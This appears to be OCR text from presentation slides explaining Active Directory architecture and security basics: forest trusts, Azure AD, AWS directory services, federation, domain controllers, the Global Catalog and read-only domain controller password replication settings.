



https://technet.microsoft.com/en-us/library/cc759073%28v=ws.10%29.aspx



https://technet.microsoft.com/en-us/library/cc759073%28v=ws.10%29.aspx



Forest Trust
Tree Root
corp.contoso.com (Forest Root Domain)
Parent-child trust
corp.fabrikam.com (Forest Root Domain)
Parent-child trust
Project Server 2013
Active Directory
corp.litware.com
usa.corp.contoso.com
usa.corp.fabrikam.com


UNITED FEDERATION of PLANETS


NCC-1701-A

NCC-1864

ENTERPRISE


DEFLECTOR SHIELDS
OUTPUT: 2.0'
DENSITY:
SCAN CYCLE: 5M L.P.S.
USS RELIANT

Admins in One Domain

Can Control Another Domain in the Forest!?!

On-premises Active Directory

- Authentication, Directory, & Management
- AD Forest for single entity
- Internal corporate network
- Authentication
  - Kerberos
  - NTLM
- LDAP
- Group Policy

Azure AD (Office 365)

- Identity
- Designed for multi-tenant
- Cloud/web-focused
- Authentication
  - SAML 2.0
  - OpenID Connect
  - OAuth 2.0
  - WS-Federation
- REST API: AD Graph API

Azure AD Domain Services (Preview)

- Active Directory managed by Microsoft in the cloud.
- “DC as a Service”
- Custom names
- Domain-join support
- Integrated with Azure AD
- NTLM & Kerberos auth support
- Group Policy
- Full LDAP support (read/write)
- AD management tools supported


https://azure.microsoft.com/en-us/documentation/articles/active-directory-ds-features/

Amazon Hosted Active Directory

- “Simple version” = Samba 4
  - < 5,000 users
- “Premium version” = Microsoft Active Directory
  - > 5,000 users
  - Note: No support for Fine Grained Password Policies
- AD Connector – proxy service
  - Not sync or federation
  - Forwards auth & queries to DCs

https://docs.aws.amazon.com/directoryservice/latest/admin-guide/what_is.html

Federation


Windows Azure Active Directory
Organization A
Organization B
...
SaaS Application
5) Validate token, then use its contents
Data Sync and AD FS Federation
3) Return token for SaaS application
6) Optionally, access more user information via Graph API
2) Access SaaS application
Token
Windows Server Active Directory
1) Login to domain
User
4) Send token to SaaS application
Organization B

Trust

- Connects domains
- NTLM & Kerberos
- Trusts between internal & external domains = security issue.
- Credential theft potential.

Federation

- Leverages PKI “trust”
- Enables “non-trusted” user access.
- User authenticated locally which creates token used for fed auth.
- Ideal for partner org.

Domain Controllers

- Contains & replicates domain data.
- Provides authentication & directory services.
- Central set of servers for client communication.
- Security settings define AD baseline security.
- Stores the domain AD database (NTDS.dit).
- Hosts the domain DFS root (\\domain.com\) & NETLOGON & SYSVOL shares.
- DNS (AD-Integrated)

The Global Catalog

- Partial replica of all object for all forest domains.
- GC attribute replication is configurable (PartialAttributeSet).
- Enables quick forest-wide object searches.

Security Note:
Check the attributes included in the PartialAttributeSet.

Read-Only Domain Controllers (RODCs)


- DC services without storing passwords.
- Only receives inbound replication from writable DCs.
- Requires cached passwords for local site authentication.
- Enables delegation of RODC administration to non AD admins.
- Use cases:
  - Physical security issues.
  - Third party software install on DC.
  - “Untrusted admin” scenario.

RODC Attributes

- msDS-Reveal-OnDemandGroup
    - “Allowed RODC Password Replication Group”
- msDS-NeverRevealGroup
    - “Denied RODC Password Replication Group”
- msDS-AuthenticatedToAccountList
- msDS-RevealedList

Denied RODC Password Replication Group Membership

- *Cert Publishers*
- *Domain Admins*
- *Enterprise Administrators*
- *Schema Admins*
- *Group Policy Creator Owners*
- *Krbtgt*
- *Domain Controllers*
- *Read Only Domain Controllers*

